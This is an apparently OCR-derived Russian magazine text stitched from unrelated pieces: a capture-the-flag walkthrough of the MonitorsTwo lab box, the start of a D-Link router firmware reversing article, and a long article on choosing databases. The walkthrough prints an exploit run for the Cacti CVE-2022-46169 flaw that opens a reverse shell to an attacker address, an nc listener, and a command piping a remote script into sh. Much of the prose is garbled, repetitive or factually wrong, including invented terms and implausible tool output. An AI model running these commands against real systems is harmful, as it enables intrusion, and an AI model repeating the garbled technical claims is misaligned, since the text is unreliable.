Сканирование портов
Добавляем IP адрес машины в **/etc/hosts**

```
10.10.11.211    monitorstwo.htb
```

И запускаем сканирование портов:

Сервис сканирование портов

Сканирование портов — это процедура, которая позволяет определить, какие порты открыты на удаленном сервере, какие из них закрыты, а какие фильтруются. Сканирование портов выполняется специальным программным обеспечением, называемым сканером портов.

Это необходимо для анализа сетевого трафика для администраторов — это Windows, Linux, macOS, а также для выявления уязвимостей в сетевой инфраструктуре и приложениях.

```
nmap -sC -sV -p- --min-rate 1000 -oN nmap.txt monitorstwo.htb
```

Сканирование всех 65535 портов с выводом в файл nmap.txt

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 ed4ddd8f99fb2a0bb2e2bb2b5ea17a6f (ECDSA)
|_  256 62ef2a6a413b8d0d19b212b0ab2703ef (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|       Path=/; HttpOnly
| http-server-header: nginx/1.18.0 (Ubuntu)
| http-title: Login to Cacti
|_http-trans-info: Content-Type: text/plain
| http-redirect: GET http://monitorstwo.htb/cacti/
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
|_  Unsupported Methods: PATCH
| http-robots.txt: 1 disallowed entry
|_/cacti/
| http-cookie-flags:
|   /cacti/:
|     PHPSESSID:
|       Path=/cacti/; HttpOnly
| http-server-header: nginx/1.18.0 (Ubuntu)
| http-title: Redirecting...
|_http-trans-info: Content-Type: text/plain
| http-redirect: GET http://monitorstwo.htb/cacti/index.php
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
|_  Unsupported Methods: PATCH
Service Info: Host: monitorstwo.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Сканер нашел нам две открытые порта 22 — сервис OpenSSH 8.9p1 и 80 — веб-сервер Nginx 1.18.0.

Сервер перенаправляет нас на http://monitorstwo.htb/cacti/

Сервис Cacti

Cacti — это инструмент для мониторинга сетевого трафика, который позволяет отслеживать нагрузку на сеть и выявлять проблемы. Он использует протокол SNMP для сбора данных и отображает их в виде графиков и диаграмм. Cacti поддерживает различные устройства и позволяет настраивать пользовательские шаблоны для мониторинга различных метрик, таких как трафик, загрузка процессора, использование памяти и другие показатели производительности.

Сервер перенаправляет нас на http://monitorstwo.htb/cacti/index.php

Сервер перенаправляет нас на http://monitorstwo.htb/cacti/index.php

Сервер перенаправляет нас на http://monitorstwo.htb/cacti/index.php

Перед нами форма CMS Cacti — 1.2.22.

ПОЧКА ВЛОЗА
Первым делом стоит проверить, есть ли для обнаруженного движка уже готовый эксплоит. Если да, то есть он и использовать. **Kali Linux** по-быстрому ищет нужный **Exploit-DB** в своей базе данных. Для поиска нашего движка **searchsploit** и ставим:

```
searchsploit Cacti
```

```
------------------------------------------------------------------------------
 Exploit Title                                                              |
------------------------------------------------------------------------------
Cacti 0.8.7b - Multiple Vulnerabilities                                     | dos/10326
Cacti 0.8.7e - Multiple Vulnerabilities                                     | dos/10327
Cacti 1.2.22 - Remote Command Execution (RCE)                               | multiple/webapps/51166.txt
Cacti 1.2.22 - Unauthenticated Remote Code Execution                        | multiple/webapps/51337.txt
Cacti 1.2.7 - 'graph_view.php' Multiple Vulnerabilities                     | multiple/webapps/49709.txt
Cacti 1.2.8 - 'graph_realtime.php' Remote Code Execution (RCE) (Authenticated | multiple/webapps/49810.txt
Cacti 1.3.0 - Authenticated Remote Code Execution                           | multiple/webapps/51398.txt
------------------------------------------------------------------------------
Shellcodes: No Results
```

Прекрасно, в наличии имеется. Сначала запустим эксплоит **CVE-2022-46169**:

```
python3 51166.py -u http://10.10.11.211 -lh 10.10.14.111 -lp 4321
```

Это в свой черед на полезную. Вершину, а на нет другого к перечню вкусно. Ставим **netcat** и запускаем для дальнейшего прослушивания. Открываем еще вкладочку и вводим:

```
nc -lnvp 4321
```

Здесь, посредством обращения к странице **remote_agent.php**. Выполняем эксплоит, через браузер в получаем соединение об ошибке: мы в сетях.

```
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/requests/exceptions.py", line 11, in
    from .compat import JSONDecodeError as CompatJSONDecodeError
ImportError: cannot import name 'JSONDecodeError' from 'requests.compat' (/usr
/lib/python3/dist-packages/requests/compat.cpython-310.pyc)

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/requests/__init__.py", line 43, in
    from .exceptions import RequestsDependencyWarning
  File "/usr/lib/python3/dist-packages/requests/exceptions.py", line 14, in
    from .urllib3.exceptions import HTTPWarning as BaseHTTPWarning
  File "/usr/lib/python3/dist-packages/requests/urllib3/exceptions.py", line
    ssl_error, SelfTimeoutError, SSLEOFTimeoutError, SSLTimeoutError,
    ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
NameError: name 'SSLEOFTimeoutError' is not defined
```

Отсутствие совместимости: так как выполнялся в отсутствует нам параметры, а в параметрах отсутствуют сервера или хаут.

```
python3 51166.py -u http://10.10.11.211 -lh 10.10.14.111 -lp 4321
```

Запускаем, но отрабатывает снова: пользователя нет, поэтому, сервера нет. Ставим **Python** для запуска скриптов. В выводе видим **Python3** — ставим **Python3**.

```
python3 51166.py -u http://10.10.11.211 -lh 10.10.14.111 -lp 4321
```

Получаем: **Connection established!**, **Type commands or net-commands to this port here**, **Hostname: 6a1d7d0d0000**, **uid=33(www-data) gid=33(www-data) groups=33(www-data)**, **Type command to download file and execute it**, **Command: ls -la /tmp/*** — **ls -la /tmp/***

DOCKER ROOT
Для общего информации: смешение в нас обычно, используют скрипты PEASS.

Сервис скрипты PEASS

Этот сервис полезен тем, что он помогает другим в частности от знания пользователя, а также выявляет уязвимости в системе, которые могут быть использованы для повышения привилегий. Он сканирует систему на предмет различных уязвимостей и предоставляет подробный отчет о своих находках. Полезные скрипты PEASS включают в себя как для Linux, так и для Windows, и позволяют выявлять различные уязвимости, такие как слабые пароли, устаревшие версии ядра, неправильные настройки и многое другое.

Клонируем **curl**ом репозиторий на нашу сервер для слива, ждем первых на выполнения. Ставим **curl** и клонируем. В выводе видим **Receiving** — скачивание пошло. Ставим **Python3** и запускаем. Ставим **Python** на выполнение файл **linpeas.sh**. Это наш что по выполнению.

```
curl -L https://raw.githubusercontent.com/carlospolop/PEASS-ng/refs/heads/master/linPEAS/linpeas.sh | sh
```

Вторая команда — результатом нам **linPEASS**, на наступление для комплекса Docker.

```
Enumerating Docker socket
Docker socket found
srw-rw---- root docker /var/run/docker.sock
```

Первым делом сравниваем версия docker с базой CVE-DB.

Сервис CVE-DB

Сервис — это платформа, которая предоставляет информацию о уязвимостях в различных продуктах и сервисах. Она собирает и анализирует данные о новых уязвимостях, их описания, оценки и рекомендации по устранению.

Это позволяет пользователям и организациям быстро получать информацию о уязвимостях, которые могут быть использованы для повышения привилегий или компрометации системы.

Это помогает им принимать меры по защите своих систем и данных, минимизировать риски и обеспечивать соответствие требованиям безопасности.

Из обнаруженных: что для ускорения сдачи есть готовый рецепт:

CVE
Docker runc before rc95 allows an attacker to write to arbitrary files and binaries on the host system, aka CVE-2019-5736. This can be used to execute arbitrary commands on the host as root. This issue is exploitable when a malicious container is run, and the attacker can then wait for a vulnerable docker-exec command to be run by a root user.

Docker runc before v1.0.0-rc63 fails to drop all the Linux capabilities in the spawned process, leaking some of the capabilities to the process. This allows a malicious image to gain root access to the host when a vulnerable version of runc is used to run the image.

Docker runc before v1.0.0-rc10 does not properly clear the contents of /proc/self/fd when it is used by a process to read/write to a file descriptor that was leaked to a privileged process. This allows a malicious image to access arbitrary files on the host when a vulnerable version of runc is used to run the image.

Если в **CVE** упоминается Docker, то мы можем попытаться перевести всего сервер:

```
capsh --print
```

```
Current: =ep
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
Ambient set =
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
 secure-no-ambient-raise: no (unlocked)
uid=33(www-data)
gid=33(www-data)
groups=
Guessed mail spool dir: /var/mail/www-data
Subshell environment:
  ENV=/usr/share/bash-completion/bash_completion
  BASH_COMPLETION_COMPAT_DIR=/usr/share/bash-completion/bash_completion.d
Hashes in memory cache, store hashes in a file:
/usr/bin/ls -ldh /var/www/html
/usr/bin/ls -lah /var/www/html
/usr/bin/mkdir -p -m 0700 /var/www/.cache
/usr/bin/touch -acmr /var/www/.profile /var/www/.cache
/usr/bin/ln -fs /dev/null /var/www/.bash_history
/usr/bin/rm -rf /var/www/.bash_history
/usr/bin/stty -echo
/usr/bin/id
/usr/bin/uname -a
/usr/bin/hostname
/usr/bin/export HISTFILE=/dev/null
/usr/bin/export LC_ALL=C
/usr/bin/export PS1='$ '
/usr/bin/export PS2=''
/usr/bin/export PS4='+ '
/usr/bin/export TMOUT=1
/usr/bin/export -p
/usr/bin/export -n HISTFILE
/usr/bin/export -n BASH_ENV
/usr/bin/export -n ENV
/usr/bin/export -n BASH_COMPLETION_COMPAT_DIR
/usr/bin/export -n HISTSIZE
/usr/bin/export -n HISTFILESIZE
/usr/bin/export -n MAIL
/usr/bin/export -n MAILPATH
/usr/bin/export -n MAILCHECK
/usr/bin/export -n TMOUT
/usr/bin/export -n PROMPT_COMMAND
/usr/bin/export -n TZ
/usr/bin/export -n LC_ALL
/usr/bin/export -n LC_COLLATE
/usr/bin/export -n LC_CTYPE
/usr/bin/export -n LC_MESSAGES
/usr/bin/export -n LC_NUMERIC
/usr/bin/export -n LC_TIME
/usr/bin/export -n LC_ALL=C
/usr/bin/export -n PS1='$ '
/usr/bin/export -n PS2=''
/usr/bin/export -n PS4='+ '
/usr/bin/export -n TMOUT=1
/usr/bin/export -n HISTFILE=/dev/null
/usr/bin/export -n BASH_ENV=/dev/null
/usr/bin/export -n ENV=/dev/null
/usr/bin/export -n BASH_COMPLETION_COMPAT_DIR=/usr/share/bash-completion/bash_completion.d
/usr/bin/export -n HISTSIZE=0
/usr/bin/export -n HISTFILESIZE=0
/usr/bin/export -n MAIL=/var/mail/www-data
/usr/bin/export -n MAILPATH=/var/mail/www-data
/usr/bin/export -n MAILCHECK=0
/usr/bin/export -n TMOUT=1
/usr/bin/export -n PROMPT_COMMAND=
/usr/bin/export -n TZ=UTC
/usr/bin/export -n LC_ALL=C
/usr/bin/export -n LC_COLLATE=C
/usr/bin/export -n LC_CTYPE=C
/usr/bin/export -n LC_MESSAGES=C
/usr/bin/export -n LC_NUMERIC=C
/usr/bin/export -n LC_TIME=C
```

ПОШИВ НА ЗАКАЗ

РЕВЕРСИМ ПРОШИВКУ НА ПРИМЕРЕ РОУТЕРА D-LINK


4Геек/
Программист
4Geek@yandex.ru

Нередко при создании кастомных прошивок для роутера возникает необходимость в подделке подписи, чтобы можно было грузить прошивку через стоковую веб-морду. А для подделки подписи нам понадобится изучить процесс проверки образа в стоковой прошивке. Предлагаю окунуться в реверс прошивки на примере роутера D-Link DIR-806A B1. Давай разберемся, как в нем работает проверка подписи.

У этого роутера 8 Мбайт флеш-памяти и 64 Мбайт — оперативной. Работает он на чипе MediaTek MT7620A. Этот чипсет основан на архитектуре MIPS и поддерживается ядром Linux. Загрузка стоковой прошивки происходит через U-Boot. Там есть встроенный TFTP-клиент для восстановления в случае, если сделал неудачную прошивку. Главное — не убить бутлоадер, иначе придется паять.

На мой взгляд, отличная железка для экспериментов. Один из минусов — у DIR-806A в оригинальной комплектации нет USB. Однако трассировка USB присутствует на плате, так что при должном уровне знаний и сноровки порт можно распаять самостоятельно.

Мы же начнем с подключения к UART, так что не забудь запастись преобразователем уровней для UART. При подключении нужно не забыть «поскрестить» RX и TX. То есть RX-линию подключаем к TX, а TX — к RX. Параметры соединения — 57600 8N1.


U-Boot 1.1.3 (Nov 18 2014 - 18:16:47)
DRAM: 64 MB
Hit any key to stop autoboot: 0
ra0 Waiting for PHY auto negotiation to complete ... done
Speed: 100Mbps, Full duplex
Using ra0 device
TFTP from server 192.168.0.66; our IP address is 192.168.0.1
Filename 'dir806a_fw.bin'.
Load address: 0x80000000
Loading: ###
###
###
#

НЕ КРИНЖ, А БАЗА

ВЫБИРАЕМ БАЗУ ДАННЫХ ДЛЯ СВОЕГО ПРОЕКТА

Vladimir Ilieve
Software Developer

Зачем вообще выбирать базу данных? Почему нельзя просто взять, к примеру уже работает, и использовать ее? Часто это сопровождает выбор, но для чего же тогда создано почти 500 разных СУБД? Давай попробуем разобраться вместе, чем они отличаются и когда нужны.

Традиционно все существующие СУБД делят на два класса: реляционные и нереляционные (NoSQL). В свою очередь, нереляционные СУБД можно разделить еще на 15 категорий — по моделям хранения данных.

Для упрощения нашей задачи есть смысл каждую из этих категорий отнести к СУБД, которая в ней реализована. Для каждой из категорий выбрать одну СУБД, которая наиболее просто для понимания того, что СУБД отличаются. Для каждой из категорий выбрать одну, если есть отличительные особенности. Например, если первая категория — СУБД, работает с временными рядами или координатами.

Стоит отметить, что сегодня многие полезные СУБД создаваемые ежедневно, поддерживают несколько моделей данных. Это дает возможность использовать в одной колонке информации. Более того, поскольку многие просто активно развиваются, то в них добавляется поддержка всё новых форматов данных. Для определения в результате чего они становятся все больше похожи друг на друга.

Так, например, реляционная NoSQL СУБД, которая называется **MySQL** и **GROUP BY** и другие SQL запросы. Некоторые авторы любят упоминать, что NoSQL — это, скорее, расшифровка Not Only SQL, то есть «не только SQL» — это часто автор, пытается как-то обмен. NoSQL — Примеч ответить, что NoSQL — просто язык, не связан даже конкретной СУБД, то реляционной. NoSQL. Мы также для этого не сказал так, и правильно было бы переводится название этой технологии, как «не только реляционные».

Эти данные данные Net Only SQL, то есть «не только SQL» — это часто автор, пытается как-то обмен. NoSQL — Примеч ответить, что NoSQL — просто язык, не связан даже конкретной СУБД, то реляционной. NoSQL. Мы также для этого сказал так, и правильно было бы переводится название этой технологии, как «не только реляционные». Комбинации моделей хранения СУБД, которые в нереляционной модели данных.

ДОПОЛНИТЕЛЬНЫЕ КРИТЕРИИ

Кроме перечисленной модели хранения данных, при выборе СУБД стоит обратить внимание и на другие критерии:

Вторичные модели хранения данных

Многие современные СУБД поддерживают несколько моделей хранения данных на платформе. Например, MySQL, а другие разработчики СУБД, которые MySQL, но создавать отдельные коллекции для хранения документов в формате JSON, которые позволяют создавать данные уже сами, а с ними реализовывать разбираться полно. А большинство распространенных клиентских СУБД поддерживают несколько моделей хранения данных. Комбинации моделей хранения СУБД, которые в нереляционной модели данных.

Поддерживаемые языки программирования

Чтобы не обращать себе на поиск обещания пятой и прекращение кислотных, лучше сразу обратить, что СУБД поддерживают выбранный любой язык программирования.

Методы репликации

Репликация — это процесс в данным времени спасет нас, а случае потери или порчей. Если данные, а также поиграет репликацию, то можно сделать перенаго часто запросов на репликацию.

Не будем СУБД, которые поддерживают быть фальшивой или кислотной.

Фасетическая репликация основывается на том, что операции, сделанные в одном в сети, не зависят от операций, сделанных в другом. Если бы кроме или аналогичной.

Асинхронная репликация отличается тем, что когда есть набор приложений, запрашивая на основной базе, а не на дешевом до резервной. В очередь запросов, которые нужно бы обе основной базе поменяли данные в первом. Это метод гораздо, если для нас производительность имеет гораздо больше, чем гарантия. Если мы не производительность имеет гораздо **сумеет** гораздо, что отличается, а на основной базе изменяются запросы перешлю на резервы. Если репликы не отвечает, **сумеет** на основной базе, а на резервной базе. Это гораздо быстрее, но есть вероятность потерять данные.

В случае же когда в множественном приоритете доступность данных, можно настроить режим **синхронной репликации**. Но если репликы не отвечает, то запросы приостанавливаются, а в основной базе данных не только синхронизированы — репликы сразу обновляются до актуального состояния.

Фетическая репликация — это когда клиенты обращаются к ресурсам выполнения на API, например и когда выполняется SQL запросы.

Поддержка транзакций

Для многих приложений, которые в распределенной среде, то есть, для нескольких, а не одного, нужно, чтобы данные, которые в одном месте, для MariaRock поскольку выполнить выполнение MariaRock запросов. Нужно на данных в одном месте. Для этого нужно обеспечить «кислотность». Основная идея MariaRock заключается в распределении решения задач множество серверов, где каждый сервер выполняет свою часть решения в зеленя результата и агрегируется для получения окончательного результата. Это позволяет повысить производительность решения и повысить производительность.

Операции согласования в распределенных БД

В контексте распределенных систем согласованность данных имеет особое значение. Когда несколько экземпляров согласованных данных реплик данных или узлов, которые могут изменять данные асинхронно. Задача состоит в том, чтобы гарантировать, что данные синхронизированы согласованными или хотя узлы системы, в отсутствие изменений данных. Согласованность данных — ключевой аспект в распределенных системах.

Сильная согласованность (Strong Consistency) при сильной согласованности все операции чтения возвращают последнюю версию данных, независимо от того, какой экземпляр данных или реплика используется. Это гарантирует согласованность последовательность. Это означает, что результаты операций выполняются в последовательном порядке, что делает операции не зависят от предыдущих и выполнения.

Фетическая согласованность (Eventual Consistency) это сильно сначала: что при отсутствии новых обновлений данные в итоге будут согласованы. Это означает, что изменения данных распространяются по системе постепенно и в конечном счете, все экземпляры или реплики согласованы. Это обычно достигается путем асинхронной репликации и распространения изменений по всем базам данных.

Касуальная согласованность (Causal Consistency) в этом режиме базы данных гарантируют, что операции, которые имеют причинно-следственную. А будет учитывать результаты операции В или более поздние результаты. Это обеспечивает согласованность данных в рамках не причинно-следственных связей.

Концепция согласованности

Согласованность данных обеспечивает атомарность, согласованность и изолированность транзакций. Согласованность данных гарантирует, что изменения носят и достоверность операций. Одной из концепций согласованности в БД является теорема CAP (Consistency, Availability, Partition tolerance). ACID — это классический набор свойств транзакций в базах данных.

Атомарность. Все операции транзакции что происходит либо выполняются полностью, либо не выполняется вообще. Если одна операция в при выполнении не удалась, то вся транзакция отменяется, чтобы сохранить целостность и согласованность данных возвращается к исходному.

Согласованность. Транзакция переводит данные из одного допустимого состояния другое состояние, сохраняя все правила и ограничения. Транзакция должна соблюдать предопределенные правила целостности данных.

Изолированность. Транзакции выполняются независимо друг от друга, как будто они выполняются последовательно, даже если на деле, если бы изменения не будут одновременно выполняться. Это предотвращает конфликты и обеспечивает правильность выполнения транзакций.

Долговечность. Изменения, сделанные транзакцией, после завершения становятся постоянными. Даже если произошел сбой, данные сохранятся и могут быть восстановлены. Это обеспечивает надежность данных.

Доступность. Система должна быть доступна для выполнения транзакций. Если система не отвечает, то транзакции не могут выполняться. Доступность обеспечивается с помощью резервирования и распределенных баз данных.

Согласованность. Все узлы системы должны иметь одинаковые данные. Если данные изменяются, то изменения должны распространяться по всем узлам системы. Согласованность данных обеспечивается с помощью репликации и синхронизации.

Изолированность. Транзакции должны выполняться независимо друг от друга, как будто они выполняются последовательно. Это предотвращает конфликты и обеспечивает правильность выполнения транзакций.

Долговечность. Изменения, сделанные транзакцией, после завершения становятся постоянными. Даже если произошел сбой, данные сохранятся и могут быть восстановлены. Это обеспечивает надежность данных.

Доступность. Система должна быть доступна для выполнения транзакций. Если система не отвечает, то транзакции не могут выполняться. Доступность обеспечивается с помощью резервирования и распределенных баз данных.

РЕЛЯЦИОННЫЕ СУБД

Open source: PostgreSQL, MySQL, SQLite, MariaDB, Hive
Коммерческие: Oracle, MS SQL Server, IBM DoD, MS Access, Smallbase
Облачные: Google Cloud Spanner, Amazon RDS, Azure Oracle Database Enterprise Edition

В целом с реляционными СУБД все более менее понятно: они содержат три таблицы, а между ними связи, и с ними можно делать выборки любой сложности какой то одно определенный тип данных. Таблицы могут быть связаны между собой, а с ними можно делать выборки любой сложности. Данные можно анализировать на выборке запросы.

Таблицы, связанные друг с другом по принципу БОЛЬШИХ данных

С ним все и начинается в сомнениях годы, а с тех пор технологии не поправу встречается. Большинство данных. Такие базы данных, которые в одном месте для проектов, где данные могут быть организованы в таблицы с кем-нибудь. Таблицы могут быть связаны между собой, а с ними.

Интернет-магазин: отличительная база данных. Такие базы данных для хранения информации о продуктах, заказах, клиентах и транзакциях. Таблицы могут быть связаны между собой, а с ними можно делать выборки любой сложности. Интернет-магазин, обработка данных, которые могут быть часто изменяются или генерируются случайно.

Финансовые системы: отличительная база данных может быть полезна для хранения финансовой информации, например, транзакций, балансов, счетов и клиентов. Такие базы данных могут быть связаны между собой, а с ними можно делать выборки любой сложности и гарантировать целостность и согласованность данных.

Сегодня существует 166 реляционных реализаций реляционных СУБД, 95 из которых используются в коммерческой лицензии, а 71 с открытым исходным кодом.

NoSQL

NoSQL — это, во-первых, скорость, все остальные СУБД — более поздние версии, а, во-вторых, гибкость. Где могут использоваться, которые сохраняются данные сообщения, часть их отличается и они могут варьироваться для разных объектов.

ДОКУМЕНТООРИЕНТИРОВАННЫЕ

Open source: MongoDB, Datastore, CouchBase, CouchDB
Коммерческие: MarkLogic, IBM Cloudant
Облачные: Google Cloud Datastore, Azure Cosmos DB

В документоориентированной СУБД данные представляют собой структуры JSON. Аналогом таблицы здесь выступает коллекция, аналогом записи — документ.

НЕ КРИНЖ, А БАЗА

ВЫБИРАЯ БАЗУ ДАННЫХ ДЛЯ СВОЕГО ПРОЕКТА

ГРАФОВЫЕ БД

Open source: Neo4j, NebulaGraph, JanusGraph, Grapv

Коммерческие: Memgraph, GraphDB, TigerGraph, Stardog

Облачные: Amazon Neptune, Azure CosmosDB

Графовые базы данных подходят для проектов, в которых именно связи между объектами играют ключевую роль. Чаты в них используются для хранения сущностей (данные, профили — для хранения взаимосвязей между сущностями. Рефрэр всегда имеет начальный узел, конечный узел, тип и направление. Рефрэр могут использовать взаимосвязи типа «дружить — полюбить», «работает для» владения и так далее. Ограничения на количество и тип взаимосвязей, которые может иметь узел, отсутствуют.

Вот варианты проектов, в которых стоит рассмотреть возможность использования графовых баз данных.

Социальные: Графовые базы данных идеально подходят для моделирования социальных сетей. Они позволяют хранить информацию о пользователях, их профилях, друзьях, подписчиках, лайках и другие взаимодействия. Графовая структура данных дает возможность эффективно анализировать социальные взаимодействия, определять сообщества, строить и прогнозировать рекомендации на основе связей.

Рекомендательные системы: Графовые базы данных можно использовать для построения рекомендательных систем, основанных на анализе связей между пользователями и элементами. Например, в интернет-магазине графовая база данных позволяет хранить информацию о пользователях, фильмах, оценках, лайках и других связях. Затем, используя алгоритмы обхода графа, можно находить фильмы, которые понравились пользователям с аналогичными вкусами или фильмы, которые пользователь еще не смотрел.

Анализ мошенничества: Графовые базы данных позволяют проводить глубокий анализ сетей и связей в различных объектах, таких как банковские, телефонные, транзакции, IP-адреса. Графовые базы данных позволяют исследовать связи между элементами, находить наиболее значимые узлы и пути, а также выявлять аномалии и подозрительные паттерны, которые могут свидетельствовать о мошенничестве.

Маршрутизация и логистика: графовые базы используются для моделирования маршрутов и оптимизации логистических сетей. Например, графовые базы данных могут использовать для определения кратчайших путей между грузовыми графовая база данных может хранить информацию о местоположениях, дорогах, ограничениях, пропускной способности дорог и т. д.

Обработка естественного языка: обработка естественного языка (Natural Language Processing, NLP) — еще одна сфера применения таких БД. Графовая структура позволяет моделировать связи между словами, фразами, предложениями, документами и семантическими отношениями между ними. Это используется для построения поисковых систем, анализа текста, автоматического резюмирования и машинного перевода. Например, в

Рекомендации товаров и персонализация: в этом случае графовые базы данных могут использовать для хранения информации о пользователях, их предпочтениях, покупках, просмотрах и взаимодействиях с товарами. Затем, используя алгоритмы анализа связей между товарами, интересами пользователей, графовая база данных может быстро и эффективно находить релевантные товары, которые могут понравиться пользователям, выявлять скрытые связи и шаблоны потребительского поведения.

Сетевой анализ и обнаружение мошенничества: графовые БД отлично подходят для анализа сетевых структур и выявления аномалий. Например, или этих транзакциях, обнаружение аномалий и мошенничества. Структура БД позволяет моделировать сложные связи и взаимодействия с сетью, выявлять подозрительные паттерны и аномалии, а также строить графовые визуализации для их обнаружения.

КЛЮЧ — ЗНАЧЕНИЕ

Open source: Redis, Memcached, etcd, Ehcache, Riak, Oracle Berkeley

Коммерческие: Hazelcast, Oracle Coherence

Облачные: Redis, Amazon SimpleDB, GCP Cloud Bigtable, Azure Cosmos DB

Базы данных типа «ключ — значение» хранят информацию в форме набора уникальных ключей и соответствующих им значений. Поскольку доступ к значениям осуществляется по ключу быстро и не зависит от сложности данных, такие БД применяются в следующих проектах.

Кеширование часто используемых временных данных: базы данных «ключ — значение» идеально подходят для кеширования данных в оперативной памяти для ускорения доступа к временным данным. Например, в веб-приложении могут использовать базы данных «ключ — значение» для кеширования сессий пользователей, результатов запросов к базам данных или часто используемых данных, которые генерируются на лету.

Сессионные данные: для хранения информации о сеансах пользователей в веб-приложении. Они могут использоваться в целях хранения данных авторизации, предпочтений пользователя и другой контекстной информации, связанной с текущей сессией.

Учетные записи пользователей: базы данных «ключ — значение» могут использоваться для хранения учетных данных пользователей, таких как имена пользователей, пароли и другая информация, связанная с учетными записями. Обеспечивает быстрый доступ к данным пользователя, позволяя эффективно проверять учетные данные и управлять сессиями.

Хранилище метаданных и конфигурации: для хранения метаданных и конфигурационных параметров приложения. Например, такие базы могут использоваться для хранения информации о настройках приложения, конфигурации баз данных, URL-адресов API и других параметров, которые могут быть легко добавлены и изменены во время работы приложения.

Распределенные системы: Распределенные системы могут использовать базы данных «ключ — значение» для обеспечения и другой контекстной информации, доступной в распределенной системе.

Учетная запись пользователя: для хранения информации о пользователях, таких как имена пользователей, пароли и другая информация, связанная с учетными записями. Обеспечивает быстрый доступ к данным пользователя, позволяя эффективно проверять учетные данные и управлять сессиями.

Хранилище метаданных и конфигурации: для хранения метаданных и конфигурационных параметров приложения. Например, такие базы могут использоваться для хранения информации о настройках приложения, конфигурации баз данных, URL-адресов API и других параметров, которые могут быть легко добавлены и изменены во время работы приложения.

Распределенные системы: Распределенные системы могут использовать базы данных «ключ — значение» для обеспечения и другой контекстной информации, доступной в распределенной системе.

Кешированные результаты запросов: для хранения информации о ранее выполненных запросах к базам данных. Позволяет быстро получать доступ к данным, которые часто запрашиваются, минимизируя нагрузку на базу данных и повышая производительность приложения.

Интернет вещей: для хранения данных, собранных от устройств интернета вещей. Они позволяют быстро записывать и получать данные, хранимые и извлекаемые информация о состоянии устройств и событиях, связанных с IoT-инфраструктурой.

Колоночные

Open source: HBase, Cassandra, ClickHouse, Vertica, SQL Server

Коммерческие: Sybase IQ, Druid, Enterprise

Облачные: Google Bigtable, Amazon Redshift, Azure Table Storage, Alibaba Cloud Table Store

В колоночных СУБД, как и в реляционных БД, данные представлены в таблицах, но организованы они не по строкам, а по столбцам. То есть вот данные, относящиеся к одному столбцу (например, данные о памяти серверов), хранятся в виде отдельной таблицы, что существенно ускоряет процессы агрегации и поиска. Колоночные БД отлично подходят для аналитики, поиска по большим колоночным базам данных, лучше всего подходят для следующих типов проектов.

Аналитика и обработка больших объемов данных: эти СУБД отлично подходят для аналитических задач, где требуется обработка и анализ большого объема данных. Они позволяют эффективно сжимать и хранить данные, а также выполнять запросы, связанные с агрегацией, фильтрацией и анализом больших объемов данных.

Бизнес интеллект и отчетность: колоночные СУБД можно использовать для создания систем бизнес интеллекта и отчетности. Они позволяют быстро анализировать и агрегировать данные, делать сводные таблицы, строить графики и диаграммы, что важно для высокой производительности.

Хранение временных рядов: для хранения и анализа временных рядов (последовательностей данных, собранных в течение времени, например, данные о состоянии сенсоров и быстрый доступ к отдельным столбцам времени позволяет эффективно выполнять запросы.

Архивирование и долгосрочное хранение данных: для архивирования и долгосрочного хранения данных, особенно если они имеют большой объем и требуют быстрого доступа. Сжатие данных позволяет сэкономить в компании формы и эффективно извлекать их при необходимости.

ОБЪЕКТНО ОРИЕНТИРОВАННЫЕ

Open source: db4o, ObjectBox, Perst

Коммерческие: ObjectStore, Actian NoSQL, Database, Matisse, ObjectDB

Облачные: Нет

Объектно ориентированные СУБД представляют собой базы данных, которые основаны на объектно ориентированном программировании (ООП). Они дают возможность хранить объекты напрямую, без необходимости преобразовывать их в реляционные структуры, и обеспечивают быстрый доступ к ним. Объектно ориентированные СУБД часто применяются в следующих типах проектов.

Проекты со сложными объектными структурами: ООПОМЗ хорошо подходит для проектов, где данные имеют сложные объектные структуры и связи между ними. Например, проекты в области САПР, моделирования, компьютерной анимации, компьютерной визуализации.

Проекты с высокой производительностью: ООПОМЗ может ускорить изменения в структуре данных, также как добавление новых атрибутов или связей между объектами, обычно требуемые изменения СУБД могут быть предусмотрительными. Они позволяют легко вносить изменения в объектную модель без необходимости вносить изменения в схему базы данных.

Проекты с высокой степенью связности объектов: если проект требует сложных отношений между объектами, ООПОМЗ может ускорить навигацию по связям, объектно ориентированные СУБД обеспечивают такие операции, как обход графа, поиск связанных объектов и управление ссылками. Управление содержимым (Content Management Systems) и CRM-системы (Customer Relationship Management) могут использовать преимущества объектно ориентированных СУБД.

Проекты с высокой степенью переносимости кода: если важна переносимость и поддержка нескольких характеристик для объектно ориентированного программирования, может быть особенно полезным в проекте, который требует использования одного и того же кода с разными объектно ориентированными СУБД.

Проекты с высокой производительностью чтения и поиска: объектно ориентированные СУБД обеспечивают эффективные механизмы поиска и доступа к объектам, что может ускорить процессы чтения и поиска в проектах с использованием связей между объектами. Также проекты могут включать сложные приложения содержимым, электронную коммерцию и системы аналитики данных.

МНОГОЗНАЧНЫЕ

Open source: SciDB, Rasdaman, OpenCPN

Коммерческие: Adabas, UniData, UniVerse, jBASE

Облачные: Нет

Многозначные базы данных (MVDBMS) — это без БД, которые, специально разработанные для хранения и обработки многозначных данных (многомерных массивов). В отличие от реляционных баз данных, которые хранят данные в виде таблиц с фиксированным набором столбцов, MVDBMS позволяют хранить многомерные данные в гибкой форме. Вот некоторые примеры проектов, для которых использование multi-value баз данных может быть целесообразным.

